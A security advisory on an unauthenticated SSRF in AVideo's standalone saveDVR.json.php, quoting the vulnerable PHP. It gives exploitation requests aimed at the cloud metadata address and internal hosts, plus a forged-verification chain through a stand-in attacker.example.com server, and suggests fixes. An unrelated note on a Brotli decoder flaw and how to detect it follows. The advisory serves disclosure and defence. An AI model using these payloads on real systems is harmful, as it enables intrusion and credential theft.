AVideo has Unauthenticated SSRF via webSiteRootURL Parameter in saveDVR.json.php, Chaining to Verification Bypass
Summary
A Server-Side Request Forgery (SSRF) vulnerability exists in plugin/Live/standAloneFiles/saveDVR.json.php. When the AVideo Live plugin is deployed in standalone mode (the intended configuration for this file), the $_REQUEST['webSiteRootURL'] parameter is used directly to construct a URL that is fetched server-side via file_get_contents(). No authentication, origin validation, or URL allowlisting is performed.
Affected Component
File: plugin/Live/standAloneFiles/saveDVR.json.php, lines 5-28
$streamerURL = ""; // change it to your streamer URL

$configFile = '../../../videos/configuration.php';
if (file_exists($configFile)) {
    include_once $configFile;
    $streamerURL = $global['webSiteRootURL'];
}

if (empty($streamerURL) && !empty($_REQUEST['webSiteRootURL'])) {
    $streamerURL = $_REQUEST['webSiteRootURL'];   // ATTACKER-CONTROLLED
}

// ...

$verifyURL = "{$streamerURL}plugin/SendRecordedToEncoder/verifyDVRTokenVerification.json.php?saveDVR={$_REQUEST['saveDVR']}";
$result = file_get_contents($verifyURL);           // SSRF
Root Cause
- User-controlled URL base: When the configuration file does not exist (standalone deployment),
$streamerURL is set directly from $_REQUEST['webSiteRootURL'] with no validation.
- No URL allowlisting or scheme restriction: The value is used as-is in a
file_get_contents() call. There is no check for http/https scheme only, no private IP blocking, and no domain allowlist.
- Verification bypass by design: The token verification URL is constructed using the attacker-controlled base URL. The attacker can point it to their own server, which returns a JSON response that passes all validation checks, effectively bypassing authentication.
Exploitation
Part 1: Basic SSRF (Internal Network Access)
POST /plugin/Live/standAloneFiles/saveDVR.json.php
Content-Type: application/x-www-form-urlencoded

webSiteRootURL=http://169.254.169.254/latest/meta-data/iam/security-credentials/&saveDVR=anything
The server fetches:
http://169.254.169.254/latest/meta-data/iam/security-credentials/plugin/SendRecordedToEncoder/verifyDVRTokenVerification.json.php?saveDVR=anything
While the appended path may cause a 404 on the metadata service, the attacker can also use this for:
- Internal port scanning:
webSiteRootURL=http://192.168.1.X:PORT/ — differentiate open/closed ports by response time and error messages.
- Internal service access:
webSiteRootURL=http://internal-service/ — reach services behind the firewall.
- Cloud metadata access: With URL path manipulation or by hosting a redirect on the attacker server.
Part 2: Verification Bypass + Downstream Command Execution Chain
This is the more severe attack chain:
-
The attacker sets up a server at https://attacker.example.com/ with the path:
/plugin/SendRecordedToEncoder/verifyDVRTokenVerification.json.php
That returns:
{"error": false, "response": {"key": "attacker_controlled_value"}}
-
The attacker sends:
POST /plugin/Live/standAloneFiles/saveDVR.json.php

webSiteRootURL=https://attacker.example.com/&saveDVR=anything
-
The server fetches the verification URL from the attacker's server, receives the forged valid response, and proceeds to process it.
-
The key value from the response flows into shell commands:
- Line 55:
$DVRFile = "{$hls_path}{$key}"; — used in exec() at line 80 (though escapeshellarg() is applied to the path components)
- Line 72:
$DVRFileTarget = "{$tmpDVRDir}" . DIRECTORY_SEPARATOR . "{$key}.m3u8"; — used without escapeshellarg() in:
- Line 119:
exec("echo \"{$endLine}\" >> {$DVRFileTarget}");
- Line 157:
exec("ffmpeg -i {$DVRFileTarget} -c copy -bsf:a aac_adtstoasc {$filename} -y");
- Line 167:
exec("rm -R {$tmpDVRDir}");
The $key is sanitized at line 47 with preg_replace("/[^0-9a-z_:-]/i", "", $key), which limits characters to alphanumerics, underscores, colons, and hyphens. This blocks most command injection payloads. However:
- The SSRF itself (Part 1) is independently exploitable regardless of the downstream chain.
- The verification bypass grants the attacker control over the processing flow even if direct OS command injection is constrained by the regex.
- The colon character (
:) is allowed by the regex and has special meaning in some shell contexts and FFmpeg input specifiers.
Impact
- SSRF: The server can be used as a proxy to scan and access internal network resources, cloud metadata endpoints, and other services not intended to be publicly accessible.
- Authentication Bypass: The DVR token verification is completely bypassed by redirecting the check to an attacker-controlled server.
- Potential Command Execution: While the regex on
$key limits direct shell injection, the attacker gains control over file paths and FFmpeg input specifiers, which could be leveraged for further exploitation depending on the environment.
- Information Disclosure: Error messages at lines 31-32 reflect the fetched URL and its content, potentially leaking information about internal infrastructure.
Suggested Fix
-
Remove the user-controlled webSiteRootURL fallback entirely. Require $streamerURL to be configured in the file or via the configuration file. If a fallback is necessary, validate it against a strict allowlist:
// Remove this block:
// if (empty($streamerURL) && !empty($_REQUEST['webSiteRootURL'])) {
//     $streamerURL = $_REQUEST['webSiteRootURL'];
// }

// If $streamerURL is still empty, abort:
if (empty($streamerURL)) {
    error_log("saveDVR: streamerURL is not configured");
    die('saveDVR: Server not configured');
}
-
If the parameter must remain for backward compatibility, validate it:
if (empty($streamerURL) && !empty($_REQUEST['webSiteRootURL'])) {
    $url = filter_var($_REQUEST['webSiteRootURL'], FILTER_VALIDATE_URL);
    if ($url && preg_match('/^https?:\/\//i', $url)) {
        // Resolve hostname and block private/reserved IPs
        $host = parse_url($url, PHP_URL_HOST);
        $ip = gethostbyname($host);
        if (!filter_var($ip, FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE | FILTER_FLAG_NO_RES_RANGE)) {
            die('saveDVR: Invalid URL');
        }
        $streamerURL = $url;
    }
}
-
Apply escapeshellarg() to all variables used in exec() calls, including $DVRFileTarget at lines 119, 157, and $tmpDVRDir at line 167.
Latest trending attack
Criticalyesterday
Google Brotli decoder - Remote Code Execution via compressed requests (Exploitation Check)
This control is the second step of the Patrowl response to CVE-2026-111497 (Node2Shell). It complements the first control of 22 October 2026, which focused on the Node.js runtime, and does not replace it.
Why a second control
CVE-2026-111497 is an out-of-bounds write in the Google Brotli decoder, the library that decompresses Brotli ("br") data. It was first published as a Node.js vulnerability, because Node.js bundles this decoder. Later publications showed that the flaw is in the library itself. Every product that embeds an affected version of the decoder is concerned, whatever its language or vendor. A public proof of concept demonstrates code execution.
Any server that decompresses request bodies sent with "Content-Encoding: br" exposes the decoder to unauthenticated attackers. Known cases include Express 5 and NestJS 11 on Node.js, Koa and Fastify setups, Bun, Envoy and Istio with request decompression enabled, and any application or reverse proxy that decodes Brotli request bodies with an affected library.
The flaw also works in the other direction. A malicious server can compromise an unpatched client that decodes a Brotli response, for example Node.js fetch(), Python clients (requests, httpx, aiohttp, Scrapy) with the Brotli or brotlicffi package, or libcurl builds with Brotli support.
What this control checks
Patrowl sends small, valid Brotli-compressed requests to each asset and observes whether the server decodes them. The check does not depend on the technology: it detects the behaviour, whatever the stack behind it. These requests are what any legitimate client could send. They never reach the vulnerable code path and cannot affect the availability of the service.
How to read the result

Potentially impacted means the asset decodes Brotli request bodies: the attack surface is exposed. It does not confirm that the asset is vulnerable. The version of the Brotli decoder in use is not visible from the outside.
This check covers applications that parse request bodies on their root path. A Not impacted result does not rule out exposure on other routes, nor on the client side. Checking the versions on the servers remains the only exhaustive verification.
Affected and fixed versions
Google Brotli 1.0.3 to 1.2.0 are affected, fixed in 1.0.10, 1.1.1 and 1.2.1. Fixed releases of the main products embedding it: Node.js 22.23.4, 24.22.1 and 26.12.1 (end-of-life lines 20.x and older and 25.x receive no fix), Bun 1.4.4, Envoy 1.37.8, 1.38.6, 1.39.3 and 1.40.0, Istio 1.29.9, 1.30.6 and 1.31.2, Python Brotli 1.2.1 and brotlicffi 1.2.1.0. Products that link against the system library depend on the Brotli package of the Linux distribution.
Recommendations
Update every component that embeds the Brotli decoder (only real fix). Start with the assets flagged by this control. Restart the processes after the update. Rebuild containers, single-executable applications and appliances that bundle an affected runtime or library.
Reduce the exposure until the update is deployed. Reject requests with "Content-Encoding: br" at the reverse proxy, load balancer or WAF, case-insensitively and including lists such as "gzip, br". On Envoy and Istio, disable request decompression for Brotli.
Review outbound calls. List the features that fetch content from servers you do not control, and patch the services that host them first.